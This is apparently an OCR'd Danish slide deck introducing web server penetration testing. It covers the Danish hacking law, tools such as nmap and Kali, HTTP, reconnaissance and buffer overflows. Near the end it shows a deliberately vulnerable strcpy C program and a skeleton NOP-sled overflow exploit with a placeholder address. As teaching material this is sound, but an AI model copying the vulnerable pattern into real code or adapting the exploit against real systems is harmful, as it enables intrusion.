SOLIDO NETWORKS

Welcome to

Penetration testing II webbaserede angreb

Henrik Lund Kramshøj, internet samurai
hlk@solido.net

http://www.solidonetworks.com

Formålet idag

Don’t Panic!

Introducere basale penetrationstestmetoder mod webservere og web applikationer

Gøre deltagerne istand til at udforske området ved at henvise til gode kilder

Planen idag

Kl 17-20

Mindre foredrag mere snak

Mindre enetale, mere foredrag 2.0 med socialt medie, informationsdeling og interaktion


Aftale om test af netværk

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående - så lad være!

Er sikkerhedstest af webservere interessant?



Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav

Emneområder

- Hvad er sikkerhedstest af servere og webservere
- Konsulentens udstyr - vil du teste websites
- Kali Linux, kom igang
- HTTP protokoller, servere og sikkerhed
- Proxy programmer Tamper Data og Burp Suite
- Hello world of insecure CGI programming
- Command og SQL injection, sqlmap
- PHP sikkerhed, Rails, Python - introduktion og gode råd
- Webcrawlere og web scannere Nikto, w3af, Skipfish
- Open Web Application Security Project OWASP Top-10 og WebGoat

Bøger og resourcer


Konsulentens udstyr - vil du være sikkerhedskonsulent

Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows - jeg bruger helst Windows 7 idag

Laptops, gerne flere, men een er nok til at lære!

- *A Hands-On Introduction to Hacking by Georgia Weidman*, June 2014
  `http://www.nostarch.com/pentesting`
- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472
- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni
  `http://nostarch.com/metasploit`
- Metasploit Unleashed - gratis kursus i Metasploit
  `http://www.offensive-security.com/metasploit-unleashed/` `http://mdsec.net/wahh/`

Hackerværktøjer



- Nmap, Nping - tester porte, godt til firewall admins `http://nmap.org`
- Kali Linux/Backtrack `http://kali.org`
- Metasploit Framework `http://www.metasploit.com/`
- Wireshark avanceret netværkssniffer - `http://http://www.wireshark.org/`
- Skipfish `http://code.google.com/p/skipfish/`
- Burpsuite `http://portswigger.net/burp/`
- OpenBSD operativsystem med fokus på sikkerhed `http://www.openbsd.org`

Billede: Acid Burn / Angelina Jolie fra Hackers 1995

Hvad skal der ske?

Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: OpenVAS, nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

Vi går idag kun efter webservere

Øvelse: Check infrastrukturen


PC med strøm?

Wireless netværk adgang til internet og LAN/WLAN

Virtualiseringssoftware

Kali VM - afprøvet med netværk NAT og bridge mode

Internet idag




Klienter og servere

Rødder i akademiske miljøer


Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

OSI og Internet modellerne



Brug af Wireshark



Se også `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`

Primary HTTP mthods

SOLIDO NETWORKS

GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, ”Web application design should be informed by the above principles, but also by the relevant limitations.”[13] See safe methods below.

HEAD Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: `https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol`

Informationsindsamling

Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet

passiv kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

Eksempel: start Wireshark og browser på samme client

aktiv indsamling er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

Eksempel: brug SSLScan programmet og udfør mange request mod en server

```
sslscan --ssl2 server
```

Firefox plugins og whois systemet

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) `http://ripe.net`
- ARIN American Registry for Internet Numbers `http://www.arin.net`
- Asia Pacific Network Information Center `http://www.apnic.net`
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands `http://www.lacnic.net`
- AfriNIC African Internet Numbers Registry `http://www.afrinic.net`

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

Firefox add-on galore, brug dem - AS nummer, IP, whois, country

nmap port sweep efter port 80/TCP

Port 80 TCP er webservere


```
 #  nmap  -p 80 192.0.2.0/24

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on router.kramse.dk (192.0.2.129):
Port       State       Service
80/tcp     filtered    http

Interesting ports on www.kramse.dk (192.0.2.139):
Port       State       Service
80/tcp     open        http

Interesting ports on  (192.0.2.145):
Port       State       Service
80/tcp     open        http
```

OS detection

```
# nmap -O ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (192.0.2.123):
(The 1653 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1080/tcp open  socks
5000/tcp open  UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på, prøv også `nmap -A`
- send pakker med *anderledes* indhold
- Reference: *ICMP Usage In Scanning* Version 3.0, 2000 Ofir Arkin
  `http://www.sys-security.com/html/projects/icmp.html`

Shodan *dark google*



http://www.shodanhq.com/search?q=Photosmart

HTTPS Everywhere

HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

`http://www.eff.org/https-everywhere`

Demo: Kali Linux the new backtrack

BackTrack `http://www.backtrack-linux.org`

Kali `http://www.kali.org/`

it’s a Unix system, I know this

Skal du igang med sikkerhed?

Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug Kali Linux, se evt. youtube videoer om programmerne
- det er en værktøjskasse du tager frem ikke en kult ☺

Quote fra Jurassic Park `http://www.youtube.com/watch?v=dFUlAQZB9Ng`

Nping check TCP socket connection

```
hlk@pumba:nmap-5.51$ nping -6  www.solidonetworks.com

Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-03-04 10:18 CET
SENT (0.0061s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (0.0224s) Handshake with 2a02:9d0:10::9:80 completed
SENT (1.0213s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (1.0376s) Handshake with 2a02:9d0:10::9:80 completed
SENT (2.0313s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (2.0476s) Handshake with 2a02:9d0:10::9:80 completed
SENT (3.0413s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (3.0576s) Handshake with 2a02:9d0:10::9:80 completed
SENT (4.0513s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (4.0678s) Handshake with 2a02:9d0:10::9:80 completed

Max rtt: 16.402ms | Min rtt: 16.249ms | Avg rtt: 16.318ms
TCP connection attempts: 5 | Successful connections: 5 | Failed: 0 (0.00%)
Tx time: 4.04653s | Tx bytes/s: 98.85 | Tx pkts/s: 1.24
Rx time: 4.06292s | Rx bytes/s: 49.23 | Rx pkts/s: 1.23
Nping done: 1 IP address pinged in 4.07 seconds
```

http://nmap.org


buffer overflows et C problem

SOLIDO NETWORKS

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.


Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffer og stacks




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow - segmentation fault



Bad function overwrites return value!

Control return address

Run shellcode from buffer, or from other place

Exploits - udnyttelse af sårbarheder

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Exploits

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

